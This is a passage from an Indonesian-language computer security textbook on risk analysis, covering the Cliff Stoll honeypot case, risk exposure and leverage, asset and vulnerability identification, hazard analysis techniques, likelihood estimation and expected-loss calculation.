Pada tahun 1986 Cliff Stoll bekerja sebagai astronom di Lawrence Berkeley Laboratory ketika dia melihat jumlah akun komputer yang dia kelola tidak sesuai. Meskipun ketidakcocokannya kecil, Stoll tidak mau mengabaikannya sebagai kesalahan komputer yang tak terduga. Seseorang telah membuat akun tambahan yang dibebankan pada proyek Stoll, tetapi tagihan bulanan tidak dikirimkan ke Stoll (atau ke orang lain, karena akun tersebut tidak memiliki alamat penagihan). Secara kebetulan, Stoll menerima laporan bahwa seseorang dari situsnya telah membobol komputer militer, tetapi pada awalnya dia tidak menghubungkan dua titik data ini.

Stoll menghapus akun yang tidak sah tetapi menemukan bahwa penyerang tetap ada, setelah memperoleh hak administrator sistem. Mengira penyerang adalah seorang mahasiswa di universitas terdekat, Stoll dan rekan-rekannya ingin menangkap penyerang sedang beraksi. Mereka segera menemukan kelemahan yang dieksploitasi penyerang tetapi memutuskan untuk membiarkan pelakunya terlibat sehingga mereka dapat menyelidiki tindakannya, menggunakan penyamaran yang rumit di mana Stoll mengendalikan semua yang bisa dilihat dan dilakukan penyerang. Perangkap Stoll adalah salah satu contoh pertama honeypot.

Setelah berbulan-bulan aktivitas Stoll dan pihak berwenang mengidentifikasi penyerang sebagai agen Jerman bernama Markus Hess, direkrut oleh KGB Soviet. Pihak berwenang Jerman menangkap Hess, yang dihukum karena spionase dan dijatuhi hukuman satu hingga tiga tahun penjara.

Catatan akuntansi yang tidak seimbang—hanya dengan $0,75—mengarah pada penyelidikan dan penghukuman mata-mata internasional. Ketika Anda mulai menyelidiki suatu insiden, Anda jarang tahu apa cakupannya.

5.4 Analisis Risiko

Selanjutnya kita beralih ke aktivitas manajemen di jantung perencanaan keamanan. Analisis risiko adalah proses terorganisir untuk mengidentifikasi risiko paling signifikan dalam lingkungan komputasi, menentukan dampak risiko tersebut, dan menimbang keinginan untuk menerapkan berbagai kontrol terhadap risiko tersebut. Perencanaan keamanan yang baik dan efektif mencakup analisis risiko yang cermat. Risiko adalah masalah potensial yang mungkin dialami oleh sistem atau penggunanya.

Kami membedakan risiko dari peristiwa proyek lainnya dengan mencari tiga hal, seperti yang disarankan oleh Rook:

- Kerugian yang terkait dengan suatu peristiwa. Peristiwa tersebut harus menimbulkan efek negatif: keamanan terganggu, kehilangan waktu, kualitas berkurang, kehilangan uang, kehilangan kendali, kehilangan pemahaman, dan sebagainya. Kerugian ini disebut dampak risiko.
- Kemungkinan peristiwa itu akan terjadi. Probabilitas terjadinya yang terkait dengan setiap risiko diukur dari 0 (tidak mungkin) hingga 1 (pasti). Ketika probabilitas risiko adalah 1, kita mengatakan bahwa kita memiliki masalah.
- Sejauh mana kita dapat mengubah hasil. Kita harus menentukan apa, jika ada, yang dapat kita lakukan untuk menghindari dampak atau setidaknya mengurangi dampaknya. Pengendalian risiko melibatkan serangkaian tindakan untuk mengurangi atau menghilangkan risiko. Banyak dari kontrol keamanan yang kami jelaskan dalam buku ini adalah contoh dari kontrol risiko.

Kami biasanya ingin mempertimbangkan pro dan kontra dari berbagai tindakan yang dapat kami ambil untuk mengatasi setiap risiko. Untuk itu, kita dapat mengukur efek risiko dengan mengalikan dampak risiko dengan probabilitas risiko, menghasilkan eksposur risiko. Misalnya, jika kemungkinan serangan virus adalah 0,3 dan biaya untuk membersihkan file yang terpengaruh adalah $10.000, maka paparan risikonya adalah $3.000. Jadi kita dapat menggunakan perhitungan seperti ini untuk memutuskan bahwa pemeriksa virus bernilai investasi $100, karena akan mencegah potensi kerugian yang jauh lebih besar. Jelas, probabilitas risiko dapat berubah dari waktu ke waktu, sehingga aktivitas analisis risiko harus melacaknya dan merencanakan kejadian yang sesuai.

Risiko tidak dapat dihindari dalam hidup: Menyeberang jalan memang berisiko, tetapi itu tidak menghalangi kita untuk melakukannya. Kita dapat mengidentifikasi, membatasi, menghindari, atau mentransfer risiko tetapi kita jarang dapat menghilangkannya Secara umum, kami memiliki tiga strategi untuk menangani risiko:

- menghindari risiko dengan mengubah persyaratan keamanan atau karakteristik sistem lainnya
- mentransfer risiko dengan mengalokasikan risiko ke sistem, orang, organisasi, atau aset lain; atau dengan membeli asuransi untuk menutupi kerugian finansial jika risiko menjadi kenyataan

- menanggung risiko dengan menerimanya, mengendalikannya dengan sumber daya yang tersedia dan bersiap menghadapi kerugian jika terjadi

Dengan demikian, biaya terkait tidak hanya dengan potensi dampak risiko tetapi juga dengan menguranginya. Leverage risiko adalah perbedaan dalam eksposur risiko dibagi dengan biaya untuk mengurangi risiko.

Leverage mengukur nilai uang yang dibelanjakan: Pengurangan risiko sebesar $100 untuk biaya $10, pengurangan 10:1, adalah hasil yang cukup menguntungkan. Jika nilai leverage dari tindakan yang diusulkan tidak cukup tinggi, maka kami mencari tindakan alternatif tetapi lebih murah atau teknik pengurangan yang lebih efektif.

Leverage risiko adalah jumlah manfaat per unit yang dikeluarkan.

Analisis risiko adalah proses memeriksa sistem dan konteks operasionalnya untuk menentukan kemungkinan paparan dan potensi bahaya yang dapat ditimbulkannya. Dengan demikian, langkah pertama dalam analisis risiko adalah mengidentifikasi dan membuat daftar semua eksposur dalam sistem komputasi yang diinginkan. Kemudian, untuk setiap eksposur, kami mengidentifikasi kemungkinan pengendalian dan biayanya. Langkah terakhir adalah analisis biaya-manfaat: Apakah biaya untuk menerapkan kontrol atau menerima biaya kerugian yang diharapkan lebih murah? Di sisa bagian ini, kami menjelaskan analisis risiko, menyajikan contoh metode analisis risiko, dan membahas beberapa kelemahan dalam melakukan analisis risiko.

5.4.1 Sifat Risiko

Dalam kehidupan kita sehari-hari, kita mengambil risiko. Dalam mengendarai sepeda, makan tiram, atau bermain lotre, kita mengambil risiko bahwa tindakan kita dapat mengakibatkan beberapa akibat negatif—seperti terluka, sakit, atau kehilangan uang. Sadar atau tidak sadar, kita menimbang manfaat dari mengambil tindakan dengan kemungkinan kerugian yang mungkin timbul. Hanya karena tindakan tertentu mengandung risiko, kita tidak serta merta menghindarinya; kita mungkin melihat ke dua arah sebelum menyeberang jalan, tetapi kita memang menyeberanginya. Dalam membangun dan menggunakan sistem komputasi, kita harus mengambil pendekatan yang lebih terorganisir dan hati-hati untuk menilai risiko kita. Banyak sistem yang kita bangun dan gunakan dapat berdampak dramatis pada kehidupan dan kesehatan jika gagal. Untuk alasan ini, analisis risiko merupakan bagian penting dari perencanaan keamanan.

Kami tidak dapat menjamin bahwa sistem kami akan bebas risiko; itulah sebabnya rencana keamanan kami harus mengatasi tindakan yang diperlukan jika risiko tak terduga menjadi masalah. Dan beberapa risiko hanyalah bagian dari menjalankan bisnis; misalnya, seperti yang telah kita lihat, kita harus merencanakan pemulihan bencana, meskipun kita telah mengambil banyak langkah untuk menghindari bencana sejak awal.

Ketika kita mengakui bahwa masalah yang signifikan tidak dapat dicegah, kita dapat menggunakan kontrol untuk mengurangi keseriusan ancaman. Misalnya, Anda dapat mencadangkan file di komputer Anda sebagai pertahanan terhadap kemungkinan kegagalan perangkat penyimpanan file. Tetapi karena sistem komputasi kita menjadi lebih kompleks dan lebih terdistribusi, analisis risiko lengkap menjadi lebih sulit dan memakan waktu—dan lebih penting.

5.4.2 Langkah-Langkah Analisis Risiko

Analisis risiko dilakukan dalam banyak konteks yang berbeda; misalnya, risiko lingkungan dan kesehatan dianalisis untuk aktivitas seperti membangun bendungan, membuang limbah nuklir, atau mengubah proses manufaktur. Analisis risiko untuk keamanan diadaptasi dari praktik manajemen yang lebih umum, dengan memberikan penekanan khusus pada jenis masalah yang mungkin muncul dari masalah keamanan. Dengan mengikuti langkah-langkah yang terdefinisi dengan baik, kita dapat menganalisis risiko keamanan dalam sistem komputasi.

Langkah-langkah dasar analisis risiko tercantum di bawah ini.

1. Identifikasi aset.
2. Tentukan kerentanan.
3. Perkirakan kemungkinan eksploitasi.
4. Hitung kerugian tahunan yang diharapkan.
5. Survei kontrol yang berlaku dan biayanya.
6. Proyek penghematan pengendalian tahunan.

Langkah 1: Identifikasi Aset

Sebelum kita dapat mengidentifikasi kerentanan, pertama-tama kita harus memutuskan apa yang perlu kita lindungi. Dengan demikian, langkah pertama dari analisis risiko adalah mengidentifikasi aset sistem komputasi. Aset dapat dipertimbangkan dalam kategori, seperti yang tercantum di bawah ini.

Tiga kategori pertama adalah aset dan dijelaskan di seluruh buku ini. Item yang tersisa tidak sepenuhnya merupakan bagian dari sistem komputasi tetapi penting untuk berfungsi dengan baik.

- perangkat keras: prosesor, papan, keyboard, monitor, terminal, mikrokomputer, stasiun kerja, tape drive, printer, disk, disk drive, kabel, koneksi, pengontrol komunikasi, dan media komunikasi
- perangkat lunak: program sumber, program objek, program yang dibeli, program internal, program utilitas, sistem operasi, program sistem (seperti kompiler), dan program diagnostik pemeliharaan
- data: data yang digunakan selama eksekusi, data yang disimpan di berbagai media, data tercetak, data arsip, log pembaruan, dan catatan audit
- orang: staf terampil yang dibutuhkan untuk menjalankan sistem komputasi atau program tertentu, serta personel pendukung seperti penjaga

- dokumentasi: tentang program, perangkat keras, sistem, prosedur administrasi, dan keseluruhan sistem
- persediaan: kertas, formulir, kartrid laser, media yang dapat direkam, dan tinta printer, serta listrik, pemanas dan pendingin, dan bangunan atau tempat berlindung yang diperlukan
- reputasi: citra perusahaan
- ketersediaan: kemampuan untuk melakukan bisnis, kemampuan untuk melanjutkan bisnis dengan cepat dan efisien setelah insiden

Anda harus menyesuaikan daftar ini dengan situasi Anda sendiri. Tidak ada dua organisasi yang akan memiliki aset yang sama untuk dilindungi, dan sesuatu yang berharga di satu organisasi mungkin tidak sama berharganya dengan yang lain. Misalnya, jika sebuah proyek memiliki satu perancang kunci, maka perancang itu merupakan aset penting; di sisi lain, jika proyek serupa memiliki sepuluh desainer, salah satunya dapat melakukan desain proyek, maka setiap desainer tidak begitu penting karena ada sembilan pengganti yang mudah tersedia. Dengan demikian, Anda harus menambah daftar aset orang lain, proses, dan hal-hal yang harus dilindungi.

Tidak semua aset bisnis berwujud, dan tidak semua mudah dinilai.

Dalam arti, daftar aset adalah inventaris sistem, termasuk barang tidak berwujud dan sumber daya manusia. Untuk tujuan keamanan, inventaris ini lebih komprehensif daripada inventaris tradisional perangkat keras dan perangkat lunak yang sering dilakukan untuk manajemen konfigurasi atau tujuan akuntansi. Intinya adalah untuk mengidentifikasi semua aset yang diperlukan agar sistem dapat digunakan.

Langkah 2: Tentukan Kerentanan

Langkah selanjutnya dalam analisis risiko adalah menentukan kerentanan aset-aset ini. Langkah ini membutuhkan imajinasi; kami ingin memprediksi kerusakan apa yang mungkin terjadi pada aset dan dari sumber apa. Kita dapat meningkatkan keterampilan imajinatif kita dengan mengembangkan gagasan yang jelas tentang sifat kerentanan. Sifat ini berasal dari kebutuhan untuk memastikan tiga tujuan dasar keamanan komputer: kerahasiaan, integritas, dan ketersediaan. Jadi, kerentanan adalah setiap situasi yang dapat menyebabkan hilangnya kerahasiaan, integritas, dan ketersediaan. Kami ingin menggunakan pendekatan terorganisir untuk mempertimbangkan situasi yang dapat menyebabkan kerugian ini untuk objek tertentu.

Rekayasa perangkat lunak menawarkan kepada kita beberapa teknik untuk menyelidiki kemungkinan masalah. Analisis bahaya, dijelaskan di Kasus 5.4, mengeksplorasi kegagalan yang mungkin terjadi dan kesalahan yang mungkin menyebabkannya. Teknik-teknik ini telah berhasil digunakan dalam menganalisis sistem yang kritis terhadap keselamatan. Namun, teknik tambahan disesuaikan secara khusus untuk masalah keamanan; kami membahas teknik-teknik itu di bagian ini dan selanjutnya.

Kasus 5.4

Teknik Analisis Bahaya

Analisis bahaya adalah seperangkat teknik sistematis tetapi informal yang dimaksudkan untuk mengekspos status sistem yang berpotensi berbahaya. Menggunakan analisis bahaya membantu kita menemukan strategi untuk mencegah atau mengurangi bahaya setelah kita memahami masalah apa yang dapat terjadi. Artinya, analisis bahaya menemukan tidak hanya efek dari masalah tetapi juga kemungkinan penyebabnya sehingga kita kemudian dapat menerapkan teknik yang tepat untuk mencegah masalah atau melunakkan konsekuensinya.

Analisis bahaya biasanya melibatkan pembuatan daftar bahaya serta prosedur untuk mengeksplorasi skenario "bagaimana jika" untuk memicu pertimbangan bahaya yang tidak jelas. Sumber masalah dapat bersembunyi di artefak apa pun dari proses pengembangan atau pemeliharaan, tidak hanya dalam kode. Ada banyak jenis masalah, mulai dari informasi atau kode yang salah, hingga konsekuensi yang tidak jelas dari tindakan tertentu. Analisis bahaya yang baik memperhitungkan semuanya.

Teknik yang berbeda mendukung identifikasi dan pengelolaan potensi bahaya dalam sistem kritis yang kompleks. Di antara yang paling efektif adalah studi bahaya dan pengoperasian (HAZOP), mode kegagalan dan analisis efek (FMEA), dan analisis pohon kesalahan (FTA). HAZOP adalah teknik analisis terstruktur yang awalnya dikembangkan untuk kontrol proses dan industri pabrik kimia. FMEA adalah teknik bottom-up yang diterapkan pada tingkat komponen sistem. Sebuah tim mengidentifikasi kemungkinan kesalahan atau mode kesalahan masing-masing komponen; kemudian, ini menentukan apa yang dapat memicu kesalahan dan apa efek seluruh sistem yang mungkin dimiliki setiap kesalahan.

Dengan mengingat konsekuensi sistem, tim sering kali menemukan kemungkinan kegagalan sistem yang tidak terlihat dengan cara analitis lainnya. FTA melengkapi FMEA. Ini adalah teknik top-down yang dimulai dengan malfungsi sistem berbahaya yang didalilkan. Kemudian, tim FTA bekerja mundur untuk mengidentifikasi kemungkinan prekursor kecelakaan itu. Dengan menelusuri dari kerusakan berbahaya tertentu, tim dapat memperoleh kontributor tak terduga untuk kecelakaan dan mengidentifikasi peluang untuk mengurangi risiko kecelakaan.

Kami memutuskan teknik mana yang paling tepat dengan memahami seberapa banyak yang kami ketahui tentang sebab dan akibat. Ketika kita mengetahui sebab dan akibat dari suatu masalah, kita dapat memperkuat deskripsi tentang bagaimana sistem seharusnya berperilaku. Jika kita dapat menggambarkan efek yang diketahui dengan penyebab yang tidak diketahui, maka kita menggunakan teknik deduktif seperti FTA untuk membantu kita memahami kemungkinan penyebab perilaku yang tidak diinginkan.

Sebaliknya, kita mungkin mengetahui penyebab suatu masalah tetapi tidak memahami semua akibat; di sini, kami menggunakan teknik induktif seperti FMEA untuk membantu kami melacak dari penyebab ke semua kemungkinan efek. Akhirnya, untuk menemukan masalah yang mungkin belum kita sadari, kita melakukan analisis eksplorasi seperti studi HAZOP.

Untuk mengatur cara kita mempertimbangkan ancaman dan aset, kita dapat menggunakan matriks seperti yang ditunjukkan pada Tabel 5.2. Satu kerentanan dapat mempengaruhi lebih dari satu aset atau menyebabkan lebih dari satu jenis kerugian. Tabel adalah panduan untuk merangsang pemikiran, tetapi formatnya tidak kaku.

Tabel 5.2 Aset dan Properti Keamanan

Asset	Confidentiality	Integrity	Availability
Hardware			
Software			
Data			
People			
Documentation			
Supplies			

Dalam memikirkan isi setiap entri matriks, kita dapat mengajukan pertanyaan-pertanyaan berikut.

- Apa efek dari kesalahan yang tidak disengaja? Pertimbangkan mengetik perintah yang salah, memasukkan data yang salah, menggunakan item data yang salah, membuang daftar yang salah, dan membuang output secara tidak aman.
- Apa efek dari orang dalam yang sengaja jahat? Pertimbangkan karyawan yang tidak puas, penyuapan, dan penjelajah yang penasaran.
- Apa efek dari orang luar? Pertimbangkan akses jaringan, akses jarak jauh, peretas, orang-orang yang berjalan melalui gedung, orang-orang yang mengintip kedai kopi, dan orang-orang yang memilah-milah sampah.
- Apa dampak dari bencana alam dan fisik? Pertimbangkan kebakaran, badai, banjir, pemadaman listrik, dan kegagalan komponen.

Tabel 5.3 adalah versi tabel sebelumnya dengan beberapa entri yang terisi. Ini menunjukkan bahwa masalah umum tertentu dapat mempengaruhi aset sistem komputasi. Perencana pada instalasi tertentu akan menentukan apa yang dapat terjadi pada perangkat keras, perangkat lunak, item data, dan aset tertentu lainnya.

Tabel 5.3 Aset dan Serangan

Asset	Kerahasiaan	Integritas	Ketersediaan
Hardware		Kelebihan beban Dimusnahkan Rusak	Gagal Dicuri Hancur Tidak tersedia
Software	Dicuri Dicopy Dibajak	Diserang trojan horse Dimodifikasi Dirusak	Dihapus Salah menaruh Kadaluarsa
Data	Diungkapkan Diakses oleh pihak luar Disimpulkan	Rusak - kerusakan hardware - kerusakan software - kesalahan pengguna	Dihapus Salah menaruh Dimusnahkan
People			Diberhentikan Dipensiunkan Berlibur
Documentation			Hilang Dicuri Dimusnahkan
Supply			Hilang Dicuri Dimusnahkan

Kasus 5.5

Penilaian Kerentanan Terintegrasi dan CARVER

Angkatan Laut AS (lihat http://www.safetycenter.navy.mil/orm/generalorm/introduction/default.htm) melakukan Penilaian Kerentanan Terintegrasi (IVAs) sebagai bagian dari proses analisis risikonya. IVA menggunakan daftar periksa untuk meninjau kerentanan sistem dan menyarankan strategi mitigasi yang tepat. Langkah-langkah dalam IVA meliputi:

1. mengidentifikasi kerentanan
2. menetapkan prioritas untuk kerentanan
3. brainstorming penanggulangan
4. menilai risiko

Metode Criticality, Accessibility, Recuperability, Vulnerability, Effect, and Recognizability (CARVER) digunakan untuk menetapkan prioritas pada kerentanan. Peringkat numerik diterapkan untuk setiap kerentanan, dan jumlahnya mewakili skor kerentanan. Namun, prosedur penjumlahan mengaburkan perbedaan di antara berbagai jenis risiko, sehingga nilai skor keseluruhan dipertanyakan. Namun demikian, IVA dan CARVER mungkin berguna dalam membuat masalah perencanaan keamanan lebih terlihat.

Beberapa organisasi menggunakan pendekatan lain untuk menentukan kerentanan dan menilai kepentingannya. Misalnya, Kasus 5.6 menjelaskan pendekatan Angkatan Laut AS terhadap evaluasi kerentanan.

Sayangnya, tidak ada daftar periksa sederhana atau prosedur mudah untuk membuat daftar semua kerentanan. Tetapi dari bab-bab awal buku ini Anda telah melihat banyak contoh kerentanan terhadap aset, dan pikiran Anda telah dilatih untuk memikirkan bahaya yang dapat terjadi. Alat dapat membantu kita memahami kerentanan dengan menyediakan cara berpikir yang terstruktur. Misalnya, aset memiliki properti tertentu yang membuatnya rentan. Properti ada dalam tiga kategori: aspek desain atau arsitektur, aspek perilaku, dan atribut umum.

Langkah 3: Perkirakan Kemungkinan Eksploitasi

Langkah ketiga dalam melakukan analisis risiko adalah menentukan seberapa sering setiap eksposur kemungkinan akan dieksploitasi. Kemungkinan terjadinya berkaitan dengan ketatnya kontrol yang ada dan kemungkinan seseorang atau sesuatu akan menghindari kontrol yang ada.

Kasus 5. 6 menjelaskan beberapa pendekatan untuk menghitung probabilitas bahwa suatu peristiwa akan terjadi: klasik, frekuensi, dan subjektif. Setiap pendekatan memiliki kelebihan dan kekurangan, dan kita harus memilih pendekatan yang paling sesuai dengan situasi (dan informasi yang tersedia).

Kasus 5.6

Tiga Pendekatan untuk Probabilitas

Biasanya, kita menganggap probabilitas atau kemungkinan sebagai satu konsep. Tetapi pada kenyataannya, kita dapat memikirkan dan menurunkan probabilitas dengan banyak cara. Pendekatan probabilitas yang Anda gunakan menunjukkan seberapa besar kepercayaan yang dapat Anda miliki dalam angka probabilitas yang Anda peroleh.

Probabilitas klasik adalah jenis yang paling sederhana dan paling teoretis. Ini didasarkan pada model bagaimana dunia bekerja. Misalnya, untuk menghitung probabilitas bahwa sisi tertentu dari dadu bersisi enam akan dihasilkan dari pelemparan dadu, kita memikirkan model kubus, di mana setiap sisi berukuran dan berbobot sama. Probabilitas semacam ini tidak memerlukan data empiris. Jawabannya dapat diturunkan dari model itu sendiri, dan secara objektif. Namun, probabilitas klasik membutuhkan pengetahuan tentang peristiwa dasar dan terikat pada kebenaran model. Probabilitas klasik tidak cocok untuk menangani masalah yang melibatkan himpunan tak hingga.

Ketika kita tidak dapat menggunakan probabilitas klasik, kita sering memilih untuk menggunakan probabilitas frekuensi. Di sini, alih-alih membuat model dadu, kami mengambil dadu asli dan melemparkannya berkali-kali, mencatat hasilnya setiap kali. Pendekatan probabilitas ini membutuhkan data historis dan mengasumsikan stabilitas dan replikasi lingkungan. Dalam contoh kita, kita berasumsi bahwa dadu ditimbang dengan benar dan gerakan melempar adalah sama setiap kali. Probabilitas frekuensi tidak pernah pasti. Apa yang kami harapkan adalah bahwa, dalam batas mereka,

mereka mendekati probabilitas teoretis dari suatu peristiwa. Jadi, jika 100 orang masing-masing melempar dadu sebanyak 100 kali, distribusi setiap orang mungkin sedikit berbeda dari yang lain, tetapi secara aAndyat distribusi akan mendekati yang benar. Jelas, probabilitas frekuensi tidak dapat diterapkan pada peristiwa unik; misalnya, kami tidak dapat menggunakannya untuk memperkirakan kemungkinan perangkat lunak akan gagal dengan cara tertentu pada hari tertentu.

Ketika kita tidak dapat menggunakan probabilitas klasik atau frekuensi, kita sering mengandalkan probabilitas subjektif, yang tidak memerlukan data maupun analisis formal. Di sini, kami meminta para ahli untuk memberi kami pendapat mereka tentang kemungkinan suatu peristiwa, sehingga kemungkinannya mungkin berbeda dari satu orang ke orang lain. Kami terkadang menggunakan metode Delphi (dijelaskan nanti di bagian ini) untuk mendamaikan perbedaan-perbedaan ini. Keuntungan besar dari probabilitas subjektif adalah dapat digunakan dalam semua keadaan. Namun, ini jelas tidak objektif, dan membutuhkan pemahaman yang koheren dan lengkap tentang situasi dan konteksnya.

Dalam setiap analisis risiko yang diberikan, kita dapat menggunakan dua atau bahkan ketiga teknik estimasi ini. Kami lebih suka probabilitas klasik, tetapi kami menggunakan teknik lain yang diperlukan.

Seringkali dalam keamanan kita tidak dapat secara langsung mengevaluasi probabilitas suatu peristiwa dengan menggunakan teknik klasik. Namun, kita dapat mencoba menerapkan probabilitas frekuensi dengan menggunakan data yang diamati untuk sistem tertentu. Tingkat kegagalan lokal cukup mudah untuk dicatat, dan kami dapat mengidentifikasi kegagalan mana yang mengakibatkan pelanggaran keamanan atau menciptakan kerentanan baru. Secara khusus, sistem operasi dapat melacak data pada kegagalan perangkat keras, upaya login yang gagal, jumlah akses, dan perubahan ukuran file data.

Alternatif lain adalah memperkirakan jumlah kejadian dalam periode waktu tertentu. Kita dapat meminta seorang analis yang akrab dengan sistem untuk memperkirakan berapa kali peristiwa yang dijelaskan terjadi pada tahun lalu, misalnya. Meskipun hitungannya tidak tepat (karena analis tidak mungkin memiliki informasi yang lengkap), pengetahuan analis tentang sistem dan penggunaannya dapat menghasilkan perkiraan yang masuk akal.

Tentu saja, dua metode yang dijelaskan bergantung pada fakta bahwa sistem sudah dibangun dan telah digunakan selama beberapa waktu. Dalam banyak kasus, dan terutama untuk situasi yang diusulkan, data penggunaan tidak tersedia. Dalam hal ini, kami dapat meminta analis untuk memperkirakan kemungkinan dengan meninjau tabel berdasarkan sistem serupa; pendekatan ini tergabung dalam beberapa proses risiko keamanan formal. Misalnya, analis mungkin diminta untuk memilih salah satu peringkat yang ditunjukkan pada Tabel 10-5. Menyelesaikan analisis ini tergantung

pada keahlian profesional penilai. Tabel menyediakan kerangka kerja bagi penilai untuk mempertimbangkan setiap kemungkinan. Perbedaan antara peringkat dekat tidak terlalu signifikan. Seorang penilai harus bisa membedakan antara sesuatu yang terjadi setahun sekali dan sebulan sekali.

Tabel 5.5 Peringkat Kemungkinan

Frekuensi	Peringkat
Lebih dari satu kali sehari	10
Sekali dalam satu hari	9
Satu kali dalam 3 hari	8
Sekali dalam seminggu	7
Sekali dakam 2 minggu	6
Sekali dalam sebulan	5
Sekali dalam 4 bulan	4
Sekali dalam satu tahun	3
Sekali dalam 3 tahun	2
Kurang dari satu kali dalam 3 tahun	1

Perkiraan nilai dan kemungkinan kejadian hanyalah perkiraan; tujuan mereka adalah untuk menemukan titik-titik kerentanan yang paling serius.

Semua pendekatan ini mengarah pada apa yang disebut analisis risiko kuantitatif, yang berarti bahwa angka-angka dapat ditetapkan untuk berbagai risiko. Beberapa orang lebih menyukai apa yang disebut analisis risiko kualitatif, di mana tidak ada probabilitas numerik yang ditetapkan. Sebaliknya, kata sifat deskriptif digunakan untuk menilai risiko, sehingga satu risiko dapat dikategorikan sebagai "sangat mungkin" dan lainnya "tidak mungkin." Penilaian kualitatif lebih tepat dalam situasi di mana sulit untuk mengukur risiko, misalnya, untuk kemungkinan meteor menabrak gedung. Seringkali, risiko kualitatif kemudian diberi nilai numerik, misalnya, 1 untuk tidak mungkin dan 5 untuk sangat mungkin. Angka-angka ini adalah notasi singkatan sederhana, dan kadang-kadang digunakan pada langkah analisis risiko berikutnya, di mana kemungkinan risiko digunakan untuk memprediksi potensi kerugian.

Tak satu pun dari kedua pendekatan ini "benar" dan tidak ada yang lebih baik dari yang lain. Pada Tabel 5.6 kami merangkum kelebihan dan kekurangan masing-masing.

Tabel 5.6 Membandingkan Penilaian Risiko Kuantitatif dengan Kualitatif

	Pro	Kontra
Kuantitatif	• Penilaian dan hasil berdasarkan proses dan metrik yang objektif secara independen. • Nilai aset informasi dan kerugian yang diharapkan dinyatakan dalam istilah meoneter. • Memberikan dasar yang kredibel untuk penilaian biaya/manfaat dari mitigasi risiko. Mendukung pengambilan keputusan anggaran keamanan informasi	• Perhitungannya rumit. Manajemen mungkin tidak mempercayai hasil perhitungan dan membutuhkan analisis • Harus mengumpulkan informasi penting tentang target lingkungan TI • Tidak ada standar yang secara independen dikembangkan dan dipelihara populasi ancaman dan basis pengetahuan frekuensi. Pengguna harus mengandalkan kredibilitas penilaian kemungkinan ancaman internal atau eksternal
Kualitatif	• Perhitungan sederhana, mudah dipahami dan dieksekusi • Tidak perlu mengukur frekuensi ancaman dan data dampak • Tidak perlu memperkirakan biaya tindakan mitigasi risiko yang direkomendasikan dan menghitung biaya/manfaat • Tersedia indikasi umum dari area risiko signifikan yang harus ditangani	• Hasil bersifat subjektif; Penggunaan metrik objektif independen dihindari • Tidak ada upaya untuk mengembangkan dasar moneter yang objektif untuk nilai aset informasi yang ditargetkan • Tidak memberikan dasar terukur untuk analisis biaya/manfaat manajemen risiko risk • Tidak mungkin untuk melacak kinerja manajemen risiko secara objektif ketika semua ukuran bersifat subjektif

Pendekatan Delphi adalah teknik probabilitas subjektif yang awalnya dirancang oleh RAND untuk menangani keputusan kebijakan publik. Ini mengasumsikan para ahli dapat membuat perkiraan berdasarkan pengalaman mereka; metode ini membawa sekelompok ahli ke konsensus. Langkah pertama dalam menggunakan Delphi adalah menyediakan masing-masing dari beberapa ahli dengan informasi yang menggambarkan situasi di sekitar peristiwa yang sedang dipertimbangkan. Misalnya, para ahli mungkin diberitahu tentang arsitektur perangkat lunak dan perangkat keras, kondisi penggunaan, dan keahlian pengguna. Kemudian, masing-masing pakar secara individual memperkirakan kemungkinan kejadian tersebut. Perkiraan dikumpulkan, direproduksi, dan didistribusikan ke semua ahli. Perkiraan individu terdaftar secara anonim, dan para ahli biasanya diberikan beberapa informasi statistik, seperti mean atau median. Para ahli kemudian ditanya apakah mereka ingin mengubah perkiraan individu mereka berdasarkan nilai-nilai yang diberikan oleh rekan-rekan mereka. Jika nilai-nilai yang direvisi cukup konsisten, proses berakhir dengan tercapainya konsensus kelompok. Jika nilainya tidak konsisten, putaran revisi tambahan dapat terjadi sampai konsensus tercapai.

Langkah 4: Hitung Kerugian yang Diharapkan

Pada saat ini, kami telah memperoleh pemahaman tentang aset yang kami hargai, kemungkinan kerentanannya, dan kemungkinan kerentanan tersebut akan dieksploitasi. Selanjutnya, kita harus menentukan kemungkinan kerugian jika eksploitasi memang terjadi. Seperti halnya kemungkinan terjadinya, nilai ini sulit

ditentukan. Beberapa biaya, seperti biaya untuk mengganti item perangkat keras, mudah diperoleh. Biaya untuk mengganti perangkat lunak dapat diperkirakan dengan cukup baik dari biaya awal untuk membelinya (atau menentukan, mendesain, dan menulisnya). Namun, kita harus berhati-hati untuk memasukkan biaya tersembunyi dalam perhitungan kita. Misalnya, ada biaya bagi orang lain karena tidak memiliki perangkat keras atau perangkat lunak. Demikian pula, ada biaya dalam memulihkan sistem ke keadaan sebelumnya, menginstal ulang perangkat lunak, atau memperoleh sepotong informasi. Biaya ini secara substansial lebih sulit untuk diukur.

Selain itu, mungkin ada biaya tersembunyi yang melibatkan biaya hukum jika peristiwa tertentu terjadi. Misalnya, beberapa data memerlukan perlindungan karena alasan hukum. Data pribadi, seperti catatan polisi, informasi pajak, data sensus, dan informasi medis, sangat sensitif sehingga ada sanksi pidana jika merilis data tersebut kepada orang yang tidak berwenang. Data lainnya adalah rahasia perusahaan; rilis mereka dapat memberi pesaing keunggulan pada produk baru atau kemungkinan perubahan pada harga saham. Beberapa data keuangan, terutama jika mencerminkan peristiwa yang merugikan, dapat secara serius memengaruhi kepercayaan publik terhadap bank, perusahaan asuransi, atau pialang saham. Kami kesulitan menentukan biaya untuk merilis data ini.

Jika sistem komputasi, perangkat lunak, atau orang kunci tidak tersedia, menyebabkan tugas komputasi tertentu tertunda, mungkin ada konsekuensi serius. Jika program yang mencetak gaji tertunda, kepercayaan karyawan terhadap perusahaan mungkin terguncang, atau beberapa karyawan mungkin menghadapi hukuman karena tidak mampu membayar tagihan mereka sendiri. Jika pelanggan tidak dapat melakukan transaksi karena komputer mati, mereka dapat memilih untuk membawa bisnis mereka ke pesaing. Untuk beberapa layanan kritis waktu yang melibatkan kehidupan manusia, seperti sistem pendukung kehidupan rumah sakit atau sistem panduan stasiun ruang angkasa, biaya kegagalan sangat tinggi.

Perkiraan kerugian yang diharapkan tentu tidak tepat; ukuran relatif lebih penting daripada nilai absolut.

Jadi, kita harus menganalisis konsekuensi dari kegagalan keamanan komputer. Pertanyaan-pertanyaan berikut dapat mendorong kita untuk memikirkan masalah biaya eksplisit dan tersembunyi yang terkait dengan keamanan. Jawabannya mungkin tidak menghasilkan angka biaya yang tepat, tetapi akan membantu mengidentifikasi sumber berbagai jenis biaya.

- Apa kewajiban hukum untuk menjaga kerahasiaan atau integritas item data tertentu?
- Persyaratan dan perjanjian bisnis apa yang mencakup situasi tersebut? Apakah organisasi harus membayar penalti jika tidak dapat memberikan layanan?
